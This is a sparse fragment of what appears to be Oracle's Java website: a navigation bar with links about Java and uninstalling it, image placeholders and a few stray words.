
What is Java? · Do I have Java? · Need Help? · Uninstall

About Java


ORACLE




https



https




validate



https

responses

